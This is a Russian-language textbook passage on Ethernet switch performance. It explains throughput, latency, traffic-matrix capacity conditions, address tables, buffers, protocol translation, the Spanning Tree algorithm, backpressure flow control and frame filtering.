Пропускная способность коммутатора измеряется количеством переданных в единицу времени через его порты пользовательских данных. Так как коммутатор работает на канальном уровне, то для него пользовательскими данными являются те данные, которые переносятся в поле данных кадров протоколов канального уровня — Ethernet, Token Ring, FDDI и т.п. Максимальное значение пропускной способности коммутатора всегда достигается на кадрах максимальной длины, так как при этом и доля накладных расходов на служебную информацию кадра гораздо ниже, чем для кадров минимальной длины, и время выполнения коммутатором операций по обработке кадра, приходящееся на один байт пользовательской информации, существенно меньше.

Зависимость пропускной способности коммутатора от размера передаваемых кадров хорошо иллюстрирует пример протокола Ethernet, для которого при передаче кадров минимальной длины достигается скорость передачи в 14880 кадров в секунду и пропускная способность 5.48 Мб/с, а при передаче кадров максимальной длины — скорость передачи в 812 кадров в секунду и пропускная способность 9.74 Мб/с. Пропускная способность падает почти в два раза при переходе на кадры минимальной длины, и это еще без учета потерь времени на обработку кадров коммутатором.

Задержка передачи кадра измеряется как время, прошедшее с момента прихода первого байта кадра на входной порт коммутатора до момента появления этого байта на выходном порту коммутатора. Задержка складывается из времени, затрачиваемого на буферизацию байт кадра, а также времени, затрачиваемого на обработку кадра коммутатором — просмотр адресной таблицы, принятие решения о фильтрации или продвижении и получения доступа к среде выходного порта.

Величина вносимой коммутатором задержки зависит от режима его работы. В случае, если коммутация осуществляется «на лету», то задержки обычно невелики и составляют от 10 мкс до 40 мкс, а при полной буферизации кадров — от 50 мкс до 200 мкс (для кадров минимальной длины).

Коммутатор — это многопортовое устройство, поэтому для него принято все приведенные выше характеристики (кроме задержки передачи кадра) давать в двух вариантах. Первый вариант — суммарная производительность коммутатора, при одновременной передаче трафика по всем его портам, второй вариант — производительность, приведенная в расчете на один порт.

Так как при одновременной передаче трафика несколькими портами существует огромное количество вариантов трафика, отличающегося размерами кадров в потоке, распределением средней интенсивности потоков кадров между портами назначения, коэффициентами вариации интенсивности потоков кадров и т.д. и т.п., то при сравнении коммутаторов

по производительности необходимо принимать во внимание, для какого варианта трафика получены публикуемые данные производительности. К сожалению, для коммутаторов (как, впрочем, и для маршрутизаторов) не существует общепринятых тестовых образцов трафика, которые можно было бы применять для получения сравнимых характеристик производительности, как это делается для получения таких характеристик производительности вычислительных систем, как TPC-A или SPECint92. Некоторые лаборатории, постоянно проводящие тестирование коммуникационного оборудования, разработали детальные описания условий тестирования коммутаторов и используют их в своей практике, однако общепромышленными эти тесты пока не стали.

Оценка необходимой общей производительности коммутатора

В идеальном случае коммутатор, установленный в сети, передает кадры между узлами, подключенными к его портам, с той скоростью, с которой узлы генерируют эти кадры, не внося дополнительных задержек и не теряя ни одного кадра. В реальной практике коммутатор всегда вносит некоторые задержки при передаче кадров, а также может некоторые кадры терять, то есть не доставлять их адресатам. Из-за различий во внутренней организации разных моделей коммутаторов, трудно предвидеть, как тот или иной коммутатор будет передавать кадры какого-то конкретного образца трафика. Лучшим критерием по-прежнему остается практика, когда коммутатор ставится в реальную сеть и измеряются вносимые им задержки и количество потерянных кадров. Однако, существуют несложные расчеты, которые могут дать представление о том, как коммутатор будет вести себя в реальной ситуации.

Основой для оценки того, как будет справляться коммутатор со связью узлов или сегментов, подключенных к его портам, являются данные о средней интенсивности трафика между узлами сети. Это означает, что нужно каким-то образом оценить, сколько в среднем кадров в секунду узел, подключенный к порту P2, генерирует узлу, подключенному к порту P4 (трафик P24), узлу, подключенному к порту P3 (трафик P23), и так далее, до узла, подключенного к порту P6. Затем эту процедуру нужно повторить для трафика, генерируемого узами, подключенными к портам 3, 4, 5 и 6. В общем случае, интенсивность трафика, генерируемого одним узлом другому, не совпадает с интенсивностью трафика, генерируемого в обратном направлении.

Результатом исследования трафика будет построение матрицы трафика. Трафик можно измерять как в кадрах в секунду, так и в битах в секунду. Так как затем требуемые значения трафика будут сравниваться с показателями производительности коммутатора, то нужно их иметь в одних и тех же единицах. Для определенности будем считать, что в рассма-

триваемом примере трафик и производительность коммутатора измеряются в битах в секунду.

Подобную матрицу строят агенты RMON MIB (переменная Traffic Matrix), встроенные в сетевые адаптеры или другое коммуникационное оборудование.

Для того, чтобы коммутатор справился с поддержкой требуемой матрицы трафика, необходимо выполнение нескольких условий.

1. Общая производительность коммутатора должна быть больше или равна суммарной интенсивности передаваемого трафика:

$$B \geq \Sigma_{ij} P_{IJ}$$

где B — общая производительность коммутатора, Pij — средняя интенсивность трафика от i-го порта кj-му; сумма берется по всем портам коммутатора, от 1 до 6.

В случае, если это неравенство не выполняется, то коммутатор заведомо не будет справляться с потоком поступающих в него кадров и они будут теряться из-за переполнения внутренних буферов. Так как в формуле фигурируют средние значения интенсивностей трафика, то никакой, даже очень большой размер внутреннего буфера или буферов коммутатора не сможет компенсировать слишком медленную обработку кадров.

Суммарная производительность коммутатора обеспечивается достаточно высокой производительностью каждого его отдельного элемента — процессора порта, коммутационной матрицы, общей шины, соединяющей модули и т.п. Независимо от внутренней организации коммутатора и способов конвейеризации его операций, можно определить достаточно простые требования к производительности его элементов, которые являются необходимыми для поддержки заданной матрица трафика. Перечислим некоторые из них.

2. Номинальная максимальная производительность протокола каждого порта коммутатора должна быть не меньше средней интенсивности суммарного трафика, проходящего через порт:

$$C_k \geq \Sigma_j P_{kj} + \Sigma_i P_{ik}$$

где C_k — номинальная максимальная производительность протокола k-го порта (например, если k-ый порт поддерживает Ethernet, то C_k равно 10 Мб/с), первая сумма равна интенсивности выходящего из порта трафика, а вторая — входящего. Эта формула полагает, что порт коммутатора работает в стандартном полудуплексном режиме, для полнодуплексного режима величину C_k нужно удвоить.

3. Производительность процессора каждого порта должна быть не меньше средней интенсивности суммарного трафика, проходящего через порт. Условие аналогично предыдущему, но вместо номинальной произ-

водительности поддерживаемого протокола в ней должна использоваться производительность процессора порта.

4. Производительность внутренней шины коммутатора должна быть не меньше средней интенсивности суммарного трафика, передаваемого между портами, принадлежащими разным модулям коммутатора:

$$B_{bus} \geq \Sigma_{ij}\ Pij$$

где B_{bus} — производительность общей шины коммутатора, а сумма Σ_{ij} Pij берется только по тем i и j, которые принадлежат разным модулям.

Эта проверка должна выполняться, очевидно, только для тех коммутаторов, которые имеют внутреннюю архитектуру модульного типа с использованием общей шины для межмодульного обмена. Для коммутаторов с другой внутренней организацией, например, с разделяемой памятью, несложно предложить аналогичные формулы для проверки достаточной производительности их внутренних элементов.

Приведенные условия являются необходимыми для того, чтобы коммутатор в среднем справлялся с поставленной задачей и не терял кадров постоянно. В случае, если хотя бы одно из приведенных условий не будет выполнено, то потери кадров становятся не эпизодическим явлением при пиковых значениях трафика, а явлением постоянным, так как даже средние значения трафика превышают возможности коммутатора.

Условия 1 и 2 применимы для коммутаторов с любой внутренней организацией, а условия 3 и 4 приведены в качестве примера необходимости учета производительности отдельных портов.

Так как производители коммутаторов стараются сделать свои устройства как можно более быстродействующими, то общая внутренняя производительность коммутатора часто с некоторым запасом превышает среднюю интенсивность любого варианта трафика, который можно направить на порты коммутатора в соответствии с их протоколами. Такие коммутаторы называются неблокирующими, что подчеркивает тот факт, что любой вариант трафика передается без снижения его интенсивности.

Однако, какой бы общей производительностью не обладал коммутатор, всегда можно указать для него такое распределение трафика между портами, с которым коммутатор не справится и начнет неизбежно терять кадры. Для этого достаточно, чтобы суммарный трафик, передаваемый через коммутатор для какого-нибудь его выходного порта, превысил максимальную пропускную способность протокола этого порта. В терминах условия 2 это будет означать, что второе слагаемое S Pik превышает пропускную способность протокола порта C_k. Например, если порты P4, P5 и P6 будут посылать на порт P2 каждый по 5 Мб/с, то порт P2 не сможет передавать в сеть трафик со средней интенсивностью 15 Мб/с, даже если процессор этого порта обладает такой производительностью. Буфер пор-

та Р2 будет заполняться со скоростью 15 Мб/с, а опустошаться со скоростью максимум 10 Мб/с, поэтому количество необработанных данных будет расти со скоростью 5 Мб/с, неизбежно приводя к переполнению любого буфера конечного размера, а значит и к потере кадров.

Из приведенного примера видно, что коммутаторы могут полностью использовать свою высокую внутреннюю производительность только в случае хорошо сбалансированного трафика, когда вероятности передачи кадров от одного порта другим примерно равны. При «перекосах» трафика, когда несколько портов посылают свой трафик преимущественно одному порту, коммутатор может не справиться с поставленной задачей даже не из-за недостаточной производительности своих процессоров портов, а по причине ограничений протокола порта.

Коммутатор может терять большой процент кадров и в тех случаях, когда все приведенные условия соблюдаются, так как они являются необходимыми, но недостаточными для своевременного продвижения получаемых на приемниках портов кадров. Эти условия недостаточны потому, что они очень упрощают процессы передачи кадров через коммутатор. Ориентация только на средние значения интенсивностей потоков не учитывает коллизий, возникающих между передатчиками порта и сетевого адаптера компьютера, потерь на время ожидания доступа к среде и других явлений, которые обусловлены случайными моментами генерации кадров, случайными размерами кадров и другими случайными факторами, значительно снижающими реальную производительность коммутатора. Тем не менее использование приведенных оценок полезно, так как позволяет выявить случаи, когда применение конкретной модели коммутатора для конкретной сети заведомо неприемлемо.

Так как интенсивности потоков кадров между узлами сети оценить удается далеко не всегда, то в заключение этого раздела приведем соотношение, которое позволяет говорить о том, что коммутатор обладает достаточной внутренней производительностью для поддержки потоков кадров в том случае, если они проходят через все его порты с максимальной интенсивностью. Другими словами, получим условие того, что при данном наборе портов коммутатор является неблокирующим. Очевидно, что коммутатор будет неблокирующим, если общая внутренняя производительность коммутатора В равна сумме максимальных пропускных способностей протоколов всех его портов C_k:

$$B = \Sigma_k C_k$$

То есть, если у коммутатора имеется, например, 12 портов Ethernet и 2 порта Fast Ethernet, то внутренней производительности в 320 Мб/с будет достаточно для обработки любого распределения трафика, попавшего в коммутатор через его порты. Однако, такая внутренняя производительность является избыточной, так как коммутатор предназначен не только для приема кадров, но и для их передачи на порт назначения. По-

этому все порты коммутатора не могут постоянно с максимальной скоростью только принимать информацию извне — средняя интенсивность уходящей через все порты коммутатора информации Должна быть равна средней интенсивности принимаемой информации. Следовательно, максимальная скорость передаваемой через коммутатор информации в стабильном режиме равна половине суммарной пропускной способности всех портов — каждый входной кадр является для какого-либо порта выходным кадром. В соответствии с этим утверждением для нормальной работы коммутатора достаточно, чтобы его внутренняя общая производительность была равна половине суммы максимальных пропускных способностей протоколов всех его портов:

$$B = (\Sigma_к \; CO/2$$

Поэтому, для коммутатора с 12 портами Ethernet и 2 портами Fast Ethernet вполне достаточно иметь среднюю общую производительность в 160 Мб/с, для нормальной работы по передаче любых вариантов распределения трафика, которые могут быть переданы его портами в течение достаточно длительного периода времени.

Еще раз нужно подчеркнуть, что это условие гарантирует только то, что внутренние элементы коммутатора — процессоры портов, межмодульная шина, центральный процессор и т.п. — справятся с обработкой поступающего трафика. Асимметрия в распределении этого трафика по выходным портам всегда может привести к невозможности своевременной передачи трафика в сеть из-за ограничений протокола порта. Для предотвращения потерь кадров многие производители коммутаторов применяют фирменные решения, позволяющие «притормаживать» передатчики узлов, подключенных к коммутатору, то есть вводят элементы управления потоком не модифицируя протоколы портов конечных узлов.

Эти способы будут рассмотрены ниже при рассмотрении дополнительных возможностей коммутаторов.

Кроме пропускных способностей отдельных элементов коммутатора, таких как процессоры портов или общая шина, на производительность коммутатора влияют такие его параметры как размер адресной таблицы и объем общего буфера или отдельных буферов портов.

Размер адресной таблицы

Максимальная емкость адресной таблицы определяет максимальное количество MAC-адресов, с которыми может одновременно оперировать коммутатор. Так как коммутаторы чаще всего используют для выполнения операций каждого порта выделенный процессорный блок со своей памятью для хранения экземпляра адресной таблицы, то размер адресной таблицы для коммутаторов обычно приводится в расчете на один порт. Экземпляры адресной таблицы разных процессорных модулей не обязательно содержат одну и ту же адресную информацию — скорее всего по-

вторяющихся адресов будет не так много, если только распределение трафика каждого порта не полностью равновероятное между остальными портами. Каждый порт хранит только те наборы адресов, которыми он пользуется в последнее время.

Значение максимального числа MAC-адресов, которое может запомнить процессор порта, зависит от области применения коммутатора. Коммутаторы рабочих групп обычно поддерживают всего несколько адресов на порт, так как они предназначены для образования микросегментов. Коммутаторы отделов должны поддерживать несколько сотен адресов, а коммутаторы магистралей сетей — до нескольких тысяч, обычно 4K-8K адресов.

Недостаточная емкость адресной таблицы может служить причиной замедления работы коммутатора и засорения сети избыточным трафиком. В случае, если адресная таблица процессора порта полностью заполнена, а он встречает новый адрес источника в поступившем пакете, то он должен вытеснить из таблицы какой-либо старый адрес и поместить на его место новый. Эта операция сама по себе отнимет у процессора часть времени, но главные потери производительности будут наблюдаться при поступлении кадра с адресом назначения, который пришлось удалить из адресной таблицы. Так как адрес назначения кадра неизвестен, то коммутатор должен передать этот кадр на все остальные порты. Эта операция будет создавать лишнюю работу для многих процессоров портов, кроме того, копии этого кадра будут попадать и на те сегменты сети, где они совсем необязательны.

Некоторые производители коммутаторов решают эту проблему за счет изменения алгоритма обработки кадров с неизвестным адресом назначения. Один из портов коммутатора конфигурируется как магистральный порт, на который по умолчанию передаются все кадры с неизвестным адресом. В маршрутизаторах такой прием применяется давно, позволяя сократить размеры адресных таблиц в сетях, организованных по иерархическому принципу.

Передача кадра на магистральный порт производится в расчете на то, что этот порт подключен к вышестоящему коммутатору, который имеет достаточную емкость адресной таблицы и знает, куда нужно передать любой кадр. Пример успешной передачи кадра при использовании магистрального порта заключается в том, что коммутатор верхнего уровня имеет информацию о всех узлах сети, поэтому кадр с адресом назначения MAC3, переданный ему через магистральный порт, он передает через порт 2 коммутатору, к которому подключен узел с адресом MAC3.

Хотя метод магистрального порта и будет работать эффективно во многих случаях, но можно представить такие ситуации, когда кадры будут просто теряться. Одна из таких ситуаций следующая: коммутатор нижне-

го уровня удалил из своей адресной таблицы адрес MAC8, который подключен к его порту 4, для того, чтобы освободить место для нового адреса MAC3. При поступлении кадра с адресом назначения MAC8, коммутатор передает его на магистральный порт 5, через который кадр попадает в коммутатор верхнего уровня. Этот коммутатор видит по своей адресной таблице, что адрес MAC8 принадлежит его порту 1, через который он и поступил в коммутатор. Поэтому кадр далее не обрабатывается и просто отфильтровывается, а, следовательно, не доходит до адресата. Поэтому более надежным является использование коммутаторов с достаточным количеством адресной таблицы для каждого порта, а также с поддержкой общей адресной таблицы модулем управления коммутатором.

Объем буфера

Внутренняя буферная память коммутатора нужна для временного хранения кадров данных в тех случаях, когда их невозможно немедленно передать на выходной порт. Буфер предназначен для сглаживания кратковременных пульсаций трафика. Ведь даже если трафик хорошо сбалансирован и производительность процессоров портов, а также других обрабатывающих элементов коммутатора достаточна для передачи средних значений трафика, то это не гарантирует, что их производительности хватит при очень больших пиковых значениях нагрузок. Например, трафик может в течение нескольких десятков миллисекунд поступать одновременно на все входы коммутатора, не давая ему возможности передавать принимаемые кадры на выходные порты.

Для предотвращения потерь кадров при кратковременном многократном превышении среднего значения интенсивности трафика (а для локальных сетей часто встречаются значения коэффициента пульсации трафика в диапазоне 50-100) единственным средством служит буфер большого объема. Как и в случае адресных таблиц, каждый процессорный модуль порта обычно имеет свою буферную память для хранения кадров. Чем больше объем этой памяти, тем менее вероятны потери кадров при перегрузках, хотя при несбалансированности средних значений трафика буфер все равно рано или поздно переполниться.

Обычно коммутаторы, предназначенные для работы в ответственных частях сети, имеют буферную память в несколько десятков или сотен килобайт на порт. Хорошо, когда эту буферную память можно перераспределять между несколькими портами, так как одновременные перегрузки по нескольким портам маловероятны. Дополнительным средством защиты может служить общий для всех портов буфер в модуле управления коммутатором. Такой буфер обычно имеет объем в несколько мегабайт.

Дополнительные возможности коммутаторов

Так как коммутатор представляет собой сложное вычислительное устройство, имеющее несколько процессорных модулей, то естественно нагрузить его помимо выполнения основной функции передачи кадров с порта на порт по алгоритму моста и некоторыми дополнительными функциями, полезными при построении надежных и гибких сетей. Ниже описываются наиболее распространенные дополнительные функции коммутаторов, которые поддерживаются большинством производителей коммуникационного оборудования.

Трансляция протоколов канального уровня

Коммутаторы могут выполнять трансляцию одного протокола канального уровня в другой, например, Ethernet в FDDI, Fast Ethernet в Token Ring и т.п. При этом они работают по тем же алгоритмам, что и транслирующие мосты, то есть в соответствии со спецификациями RFC 1042 и 802.1H, определяющими правила преобразования полей кадров разных протоколов.

Трансляцию протоколов локальных сетей облегчает тот факт, что наиболее сложную работу, которую часто выполняют маршрутизаторы и шлюзы при объединении гетерогенных сетей, а именно работу по трансляции адресной информации, в данном случае выполнять не нужно. Все конечные узлы локальных сетей имеют уникальные адреса одного и того же формата, независимо от поддерживаемого протокола. Поэтому адрес сетевого адаптера Ethernet понятен сетевому адаптеру FDDI, и они могут использовать эти адреса в полях своих кадров не задумываясь о том, что узел, с которым они взаимодействуют, принадлежит сети, работающей по другой технологии.

Поэтому при согласовании протоколов локальных сетей коммутаторы не строят таблиц соответствия адресов узлов, а переносят адреса назначения и источника из кадра одного протокола в кадр другого протокола. Единственным преобразованием, которое, возможно, придется при этом выполнить, является преобразование порядка бит в байте, если согласуется сеть Ethernet с сетью Token Ring или FDDI. Это связано с тем, что в сетях Ethernet принята так называемая каноническая форма передачи адреса по сети, когда сначала передается самый младший бит самого старшего байта адреса. В сетях FDDI и Token Ring всегда передается сначала самый старший бит самого старшего байта адреса. Так как технология 100VG-AnyLAN использует кадры или Ethernet или Token Ring, то ее трансляция в другие технологии зависит от того, кадры каких протоколов используются в данном сегменте сети 100VG-AnyLAN.

Кроме изменения порядка бит при передаче байт адреса, трансляция протокола Ethernet (и Fast Ethernet, который использует формат кад-

ров Ethernet) в протоколы FDDI и Token Ring включает выполнение следующих (возможно не всех) операций:

- Вычисление длины поля данных кадра и помещение этого значения в поле Length при передаче кадра из сети FDDI или Token Ring в сеть Ethernet 802.3 (в кадрах FDDI и Token Ring поле длины отсутствует).
- Заполнение полей статуса кадра при передаче кадров из сети FDDI или Token Ring в сеть Ethernet. Кадры FDDI и Token Ring имеют два бита, которые должны быть установлены станцией, которой предназначался кадр — бит распознавания адреса A и бит копирования кадра C. При получении кадра станция должна установить эти два бита для того, чтобы кадр, вернувшийся по кольцу к станции, его сгенерировавшей, принес данные обратной связи. При передаче коммутатором кадра в другую сеть нет стандартных правил для установки бит A и C в кадре, который возвращается по кольцу к станции-источнику. Поэтому производители коммутаторов решают эту проблему по своему усмотрению.
- Отбрасывание кадров, передаваемых из сетей FDDI или Token Ring в сеть Ethernet с размером поля данных большим, чем 1500 байт, так как это максимально возможное значение поля данных для сетей Ethernet. В дальнейшем возможно усечение максимального размера поля данных сетей FDDI или Token Ring средствами протоколов верхнего уровня, например, TCP. Другим вариантом решения этой проблемы является поддержка коммутатором IP фрагментации, но это требует, во-первых, реализации в коммутаторе протокола сетевого уровня, а во-вторых, поддержки протокола IP взаимодействующими узлами транслируемых сетей.
- Заполнение поля Type (тип протокола в поле данных) кадра Ethernet II при приходе кадров из сетей, поддерживающих кадры FDDI или Token Ring, в которых это поле отсутствует. Для сохранения информации поля Type в стандарте RFC 1042 предлагается использовать поле Type заголовка кадра LLC/SNAP, вкладываемого в поле данных MAC-кадра протоколов FDDI или Token Ring. При обратном преобразовании значение из поля Type заголовка LLC/SNAP переносится в поле Type кадра Ethernet II.
- Пересчет контрольной суммы кадра в соответствии со сформированными значениями служебных полей кадра.

Поддержка алгоритма Spanning Tree

Алгоритм Spanning Tree (STA) позволяет коммутаторам автоматически определять древовидную конфигурацию связей в сети при произвольном соединения портов между собой. Как уже отмечалось, для нормальной работы коммутатора требуется отсутствие замкнутых маршрутов в сети. Эти маршруты могут создаваться администратором специально для образования резервных связей или же возникать случайным образом, что вполне возможно, если сеть имеет многочисленные связи, а кабельная система плохо структурирована или документирована.

Поддерживающие алгоритм STA коммутаторы автоматически создают активную древовидную конфигурацию связей (то есть связную конфигурацию без петель) на множестве всех связей сети. Такая конфигурация называется покрывающим деревом — Spanning Tree (иногда ее называют остовным или основным деревом), и ее название дало имя всему алгоритму. Коммутаторы находят покрывающее дерево адаптивно с помощью обмена служебными пакетами. Реализация в коммутаторе алгоритма STA очень важна для работы в больших сетях — если коммутатор не поддерживает этот алгоритм, то администратор должен самостоятельно определить, какие порты нужно перевести в заблокированное состояние, чтобы исключить петли. К тому же при отказе какой-либо связи, порта или коммутатора администратор должен, во-первых, обнаружить факт отказа, а, во-вторых, ликвидировать последствия отказа, переведя резервную связь в рабочий режим путем активизации некоторых портов.

Основные определения

В сети определяется корневой коммутатор (root switch), от которого строится дерево. Корневой коммутатор может быть выбран автоматически или назначен администратором. При автоматическом выборе корневым становится коммутатор с меньшим значением MAC-адреса его блока управления.

Для каждого коммутатора определяется корневой порт (root port) — это порт, который имеет по сети кратчайшее расстояние до корневого коммутатора (точнее, до любого из портов корневого коммутатора). Затем для каждого сегмента сети выбирается так называемый назначенный порт (designated port) — это порт, который имеет кратчайшее расстояние от данного сегмента до корневого коммутатора.

Понятие расстояния играет важную роль в построении покрывающего дерева. Именно по этому критерию выбирается единственный порт, соединяющий каждый коммутатор с корневым коммутатором, и единственный порт, соединяющий каждый сегмент сети с корневым коммутатором. Все остальные порты переводятся в резервное состояние, то есть такое, при котором они не передают обычные кадры данных. Можно

доказать, что при таком выборе активных портов в сети исключаются петли и оставшиеся связи образуют покрывающее дерево.

Расстояние до корня определяется как суммарное условное время на передачу данных от порта данного коммутатора до порта корневого коммутатора. При этом считается, что время внутренних передач данных (с порта на порт) коммутатором пренебрежимо мало, а учитывается только время на передачу данных по сегментам сети, соединяющим коммутаторы. Условное время сегмента рассчитывается как время, затрачиваемое на передачу одного бита информации в 10-наносекундных единицах между непосредственно связанными по сегменту сети портами. Так, для сегмента Ethernet это время равно 10 условным единицам, а для сегмента Token Ring 16 Мб/с — 6.25. (Алгоритм STA не связан с каким-либо определенным стандартом канального уровня, он может применяться к коммутаторам, соединяющим сети различных технологий.)

Для автоматического определения начальной активной конфигурации дерева все коммутаторы сети после их инициализации начинают периодически обмениваться специальными пакетами, называемыми протокольными блоками данных моста — BPDU (Bridge Protocol Data Unit), что отражает факт первоначальной разработки алгоритма STA для мостов.

Пакеты BPDU помещаются в поле данных кадров канального уровня, например, кадров Ethernet или FDD1. Желательно, чтобы все коммутаторы поддерживали общий групповой адрес, с помощью которого кадры, содержащие пакеты BPDU, могли одновременно передаваться всем коммутаторам сети. Иначе пакеты BPDU рассылаются широковещательно.

Пакет BPDU имеет следующие поля:

- Идентификатор версии протокола STA — *1* байта. Коммутаторы должны поддерживать одну и ту же версию протокола STA, иначе может установиться активная конфигурация с петлями.
- Тип BPDU — 1 байт. Существует два типа BPDU — конфигурационный BPDU, то есть заявка на возможность стать корневым коммутатором, на основании которой происходит определение активной конфигурации, и BPDU уведомления о реконфигурации, которое посылается коммутатором, обнаружившим событие, требующее проведения реконфигурации — отказ линии связи, отказ порта, изменение приоритетов коммутатора или портов.
- Флаги — 1 байт. Один бит содержит флаг изменения конфигурации, второй бит — флаг подтверждения изменения конфигурации.

- Идентификатор корневото коммутатора — 8 байтов.
- Расстояние до корня — 2 байта.
- Идентификатор коммутатора — 8 байтов.
- Идентификатор порта — 2 байта.
- Время жизни сообщения — 2 байта. Измеряется в единицах по 0.5 с, служит для выявления устаревших сообщений. Когда пакет BPDU проходит через коммутатор, тот добавляет ко времени жизни пакета время его задержки данным коммутатором.
- Максимальное время жизни сообщения — 2 байта. В случае, если пакет BPDU имеет время жизни, превышающее максимальное, то он игнорируется коммутаторами.
- Интервал hello, через который посылаются пакеты BPDU.
- Задержка смены состояний — 2 байта. Минимальное время перехода портов коммутатора в активное состояние. Такая задержка необходима, чтобы исключить возможность временного возникновения альтернативных маршрутов при неодновременной смене состояний портов во время реконфигурации.

У пакета BPDU уведомления о реконфигурации отсутствуют все поля, кроме двух первых.

После инициализации каждый коммутатор сначала считает себя корневым. Поэтому он начинает через интервал hello генерировать через все свои порты сообщения BPDU конфигурационного типа. В них он указывает свой идентификатор в качестве идентификатора корневого коммутатора (и в качестве данного коммутатора также), расстояние до корня устанавливается в 0, а в качестве идентификатора порта указывается идентификатор того порта, через который передается BPDU. Как только коммутатор получает BPDU, в котором имеется идентификатор корневого коммутатора, меньше его собственного, он перестает генерировать свои собственные кадры BPDU, а начинает ретранслировать только кадры нового претендента на звание корневого коммутатора. При ретрансляции кадров он наращивает расстояние до корня, указанное в пришедшем BPDU, на условное время сегмента, по которому принят данный кадр.

При ретрансляции кадров каждый коммутатор для каждого своего порта запоминает минимальное расстояние до корня, встретившееся во всех принятых этим портом кадрах BPDU. При завершении процедуры установления конфигурации покрывающего дерева (по времени) каждый коммутатор находит свой корневой порт — это порт, который ближе других портов находится по отношению к корню дерева. Кроме этого, ком-

мутаторы распределенным образом выбирают для каждого сегмента сети назначенный порт. Для этого они исключают из рассмотрения свой корневой порт, а для всех своих оставшихся портов сравнивают принятые по ним минимальные расстояния до корня с расстоянием до корня своего корневого порта. В случае, если у своего порта это расстояние меньше принятых, то это значит, что он является назначенным портом. Все порты, кроме назначенных переводятся в заблокированное состояние и на этом построение покрывающего дерева заканчивается.

В процессе нормальной работы корневой коммутатор продолжает генерировать служебные кадры, а остальные коммутаторы продолжают их принимать своими корневыми портами и ретранслировать назначенными. В случае, если у коммутатора нет назначенных портов, то он все равно принимает служебные кадры корневым портом. В случае, если по истечении тайм-аута корневой порт не получает служебный кадр, то он инициализирует новую процедуру построения покрывающего дерева.

Способы управления потоком кадров

Некоторые производители применяют в своих коммутаторах приемы управления потоком кадров, отсутствующие в стандартах протоколов локальных сетей, для предотвращения потерь кадров при перегрузках.

Так как потери, даже небольшой доли кадров, обычно намного снижают полезную производительность сети, то при перегрузке коммутатора рационально было бы замедлить интенсивность поступления кадров от конечных узлов в приемники коммутатора, чтобы дать возможность передатчикам разгрузить свои буфера с более высокой скоростью. Алгоритм чередования передаваемых и принимаемых кадров (frame interleave) должен быть гибким и позволять компьютеру в критических ситуациях на каждый принимаемый кадр передавать несколько своих, причем не обязательно снижая при этом интенсивность приема до нуля, а просто уменьшая ее до необходимого уровня.

Для реализации такого алгоритма в распоряжении коммутатора должен быть механизм снижения интенсивности трафика подключенных к его портам узлов. У некоторых протоколов локальных сетей, таких как FDDI, Token Ring или 100VG-AnyLAN имеется возможность изменять приоритет порта и тем самым давать порту коммутатора преимущество перед портом компьютера. У протоколов Ethernet и Fast Ethernet такой возможности нет, поэтому производители коммутаторов для этих очень популярных технологий используют два приема воздействия на конечные узлы. Эти приемы основаны на том, что конечные узлы строго соблюдают все параметры алгоритма доступа к среде, а порты коммутатора — нет.

Первый способ «торможения» конечного узла основан на так называемом агрессивном поведении порта коммутатора при захвате среды после окончания передачи очередного пакета или после коллизии.

Коммутатор может пользоваться этим механизмом адаптивно, увеличивая степень своей агрессивности по мере необходимости.

Второй прием, которым пользуются разработчики коммутаторов — это передача фиктивных кадров компьютеру в том случае, когда у коммутатора нет в буфере кадров для передачи по данному порту. В этом случае коммутатор может и не нарушать параметры алгоритма доступа, честно соревнуясь с конечным узлом за право передать свой кадр. Так как среда при этом равновероятно будет доставаться в распоряжение то коммутатору, то конечному узлу, то интенсивность передачи кадров в коммутатор в среднем уменьшится вдвое. Такой метод называется методом обратного давления (backpressure). Он может комбинироваться с методом агрессивного захвата среды для большего подавления активности конечного узла.

Метод обратного давления используется не для того, чтобы разгрузить буфер процессора порта, непосредственно связанного с подавляемым узлом, а разгрузить либо общий буфер коммутатора (если используется архитектура с разделяемой общей памятью), либо разгрузить буфер процессора другого порта, в который передает свои кадры данный порт. Кроме того, метод обратного давления может применяться в тех случаях, когда процессор порта не рассчитан на поддержку максимально возможного для протокола трафика. Один из первых примеров применения метода обратного давления как раз связан с таким случаем — метод был применен компанией LANNET в модулях LSE-1 и LSE-2, рассчитанных на коммутацию трафика Ethernet с максимальной интенсивностью соответственно 1 Мб/с и 2 Мб/с.

Возможности коммутаторов по фильтрации трафика

Многие коммутаторы позволяют администраторам задавать дополнительные условия фильтрации кадров наряду со стандартными условиями их фильтрации в соответствии с информацией адресной таблицы. Пользовательские фильтры предназначены для создания дополнительных барьеров на пути кадров, которые ограничивают доступ определенных групп пользователей к определенным сервисам сети.

В случае, если коммутатор не поддерживает протоколы сетевого и транспортного уровней, в которых имеются поля, указывающие к какому сервису относятся передаваемые пакеты, то администратору приходится для задания условий интеллектуальной фильтрации определять поле, по значению которого нужно осуществлять фильтрацию, в виде пары «смещение-размер» относительно начала поля данных кадра канального уровня. Поэтому, например, для того, чтобы запретить некоторому пользователю печатать свои документы на определенном принт-сервере NetWare, администратору нужно знать положение поля «номер сокета» в пакете IPX и значение этого поля для принт-сервиса, а также знать MAC-адреса компьютера пользователя и принт-сервера.

Обычно условия фильтрации записываются в виде булевских выражений, формируемых с помощью логических операций AND и OR.

Наложение дополнительных условий фильтрации может снизить производительность коммутатора, так как вычисление булевских выражений требует проведения дополнительных вычислений процессорами портов.

Кроме условий общего вида коммутаторы могут поддерживать специальные условия фильтрации. Одним из очень популярных видов специальных фильтров являются фильтры, создающие виртуальные сегменты. Специальным является и фильтр, используемый многими производителями для защиты сети, построенной на основе коммутаторов.

Коммутация «на лету» или с буферизацией

На возможности реализации дополнительных функций существенно сказывается способ передачи пакетов — «на лету» или с буферизацией. Как показывает следующая таблица, большая часть дополнительных функций коммутатора требует полной буферизации кадров перед их выдачей через порт назначения в сеть.

Функция	На лету	С буферизацией
Защита от плохих кадров	Нет	Да
Поддержка разнородных сетей (Ethernet, Token Ring, FDDI, ATM)	Нет	Да
Задержка передачи пакетов	Низкая (10 - 40 мкс) при низкой нагрузке, средняя при высокой нагрузке	Средняя при любой нагрузке
Поддержка резервных связей	Нет	Да
Функция анализа трафика	Нет	Да

Средняя величина задержки коммутаторов работающих *«на* лету» при высокой нагрузке объясняется тем, что в этом случае выходной порт часто бывает занят приемом другого пакета, поэтому вновь поступивший пакет для данного порта все равно приходится буферизовать.

